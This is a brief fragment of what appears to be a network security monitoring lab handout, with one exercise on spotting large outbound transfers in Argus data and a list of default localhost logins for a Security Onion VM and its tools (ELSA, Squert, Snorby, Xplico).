- Q3.6: Look for data exfiltration, i.e. large amounts of outbound data transfers (Argus)

Username / Passwords

- Security Onion VM
 - user / password
- ELSA : <https://127.0.0.1/elsa/>
 - user / password
- Squert : <https://127.0.0.1/squert/>
 - user / password
- Snorby : <https://127.0.0.1:444/>
 - user@internet.se / password
- Xplico : <https://127.0.0.1:9876/>
 - xplico / xplico